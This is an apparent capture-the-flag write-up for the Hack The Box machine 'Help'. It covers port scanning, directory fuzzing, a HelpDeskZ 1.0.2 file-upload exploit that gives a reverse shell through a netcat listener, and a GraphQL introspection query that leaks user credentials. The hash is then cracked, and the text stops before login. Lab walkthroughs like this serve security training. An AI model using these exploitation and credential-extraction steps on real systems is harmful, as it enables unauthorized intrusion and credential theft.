# Help
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Help
- OS type: Linux
- Difficulty: Easy
Port Scanning - Service & Version Enumeration
# Nmap 7.94SVN scan initiated Sat Apr 12 12:14:06 2025 as: /usr/lib/nmap/nmap -sVC -p- --open -oN initial/nmap.out -vv 10.10.10.121Nmap scan report for 10.10.10.121Host is up, received reset ttl 63 (0.28s latency).Scanned at 2025-04-12 12:14:07 EDT for 141sNot shown: 65532 closed tcp ports (reset)PORT     STATE SERVICE REASON         VERSION22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:|   2048 e5:bb:4d:9c:de:af:6b:bf:ba:8c:22:7a:d8:d7:43:28 (RSA)| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCZY4jlvWqpdi8bJPUnSkjWmz92KRwr2G6xCttorHM8Rq2eCEAe1ALqpgU44L3potYUZvaJuEIsBVUSPlsKv+ds8nS7Mva9e9ztlad/fzBlyBpkiYxty+peoIzn4lUNSadPLtYH6khzN2PwEJYtM/b6BLlAAY5mDsSF0Cz3wsPbnu87fNdd7WO0PKsqRtHpokjkJ22uYJoDSAM06D7uBuegMK/sWTVtrsDakb1Tb6H8+D0y6ZQoE7XyHSqD0OABV3ON39GzLBOnob4Gq8aegKBMa3hT/Xx9Iac6t5neiIABnG4UP03gm207oGIFHvlElGUR809Q9qCJ0nZsup4bNqa/|   256 d5:b0:10:50:74:86:a3:9f:c5:53:6f:3b:4a:24:61:19 (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHINVMyTivG0LmhaVZxiIESQuWxvN2jt87kYiuPY2jyaPBD4DEt8e/1kN/4GMWj1b3FE7e8nxCL4PF/lR9XjEis=|   256 e2:1b:88:d3:76:21:d4:1e:38:15:4a:81:11:b7:99:07 (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHxDPln3rCQj04xFAKyecXJaANrW3MBZJmbhtL4SuDYX80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.18| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS|_http-server-header: Apache/2.4.18 (Ubuntu)|_http-title: Did not follow redirect to http://help.htb/3000/tcp open  http    syn-ack ttl 63 Node.js Express framework| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS|_http-title: Site doesn't have a title (application/json; charset=utf-8).Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Sat Apr 12 12:16:29 2025 -- 1 IP address (1 host up) scanned in 143.01 seconds
Enumeration
Port 80/HTTP
let’s visit the url in web browser

it redirect us to help.htb let’s add the entry in /etc/hosts file, and revist the website

apache default page, hmmm let’s check the directory fuzzing
gobuster dir -u http://help.htb -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
we found /support directory let’s visit it

there’s HelpDeskz service running let’s search exploits for this service and we found it’s github repo https://github.com/ViktorNova/HelpDeskZ/ and visiting the README.md we found it’s version information

now we have the version information as well let’s use this to search for exploit we found Unauthenticated Arbitrary file upload lead to RCE
let’s search on the searchsploit as well

https://www.exploit-db.com/exploits/40300, we used exploit from github → https://github.com/JubJubMcGrub/HelpDeskZ-1.0.2-File-Uplaod/
steps to exploit:
-
go to http://help.htb/support and go to submit ticket and fill all the necessary details
-
upload the php-reverse-shell.php and start netcat listener
-
run the exploit
python2 [helpdeskz.py](http://helpdeskz.py/) [http://help.htb/support/uploads/tickets/](http://help.htb/support/uploads/tickets/) php-reverse-shell.php→ wait for few mins and you’ll get connection on the netcat listener

Bingo!! We got the Shell, but it is not the intended way to get initial access to this machine
Port 3000/HTTP
port 3000 is also running web service

maybe some API server running Node Js Express Framework let’s try dir/files fuzzing into this web server, here i was little bit confused small hint leads me to /graphql endpoint

ok so we are missing query, specifying the query with ? we got following response from the server

we found https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/GraphQL%20Injection/README.md#enumerate-database-schema-via-introspection query that is used to enumerate the schema
fragment+FullType+on+__Type+{++kind++name++description++fields(includeDeprecated%3a+true)+{++++name++++description++++args+{++++++...InputValue++++}++++type+{++++++...TypeRef++++}++++isDeprecated++++deprecationReason++}++inputFields+{++++...InputValue++}++interfaces+{++++...TypeRef++}++enumValues(includeDeprecated%3a+true)+{++++name++++description++++isDeprecated++++deprecationReason++}++possibleTypes+{++++...TypeRef++}}fragment+InputValue+on+__InputValue+{++name++description++type+{++++...TypeRef++}++defaultValue}fragment+TypeRef+on+__Type+{++kind++name++ofType+{++++kind++++name++++ofType+{++++++kind++++++name++++++ofType+{++++++++kind++++++++name++++++++ofType+{++++++++++kind++++++++++name++++++++++ofType+{++++++++++++kind++++++++++++name++++++++++++ofType+{++++++++++++++kind++++++++++++++name++++++++++++++ofType+{++++++++++++++++kind++++++++++++++++name++++++++++++++}++++++++++++}++++++++++}++++++++}++++++}++++}++}}query+IntrospectionQuery+{++__schema+{++++queryType+{++++++name++++}++++mutationType+{++++++name++++}++++types+{++++++...FullType++++}++++directives+{++++++name++++++description++++++locations++++++args+{++++++++...InputValue++++++}++++}++}}let’s pass this into query parameter and see what server returns

we found Object User with two fields username and password
further research reveals that we can get data by passing query={user{username,password}} let’s try this

great we found the username and hashed password, let’s try to decode it using crackstation.net

let’s login as helpme@helpme.com
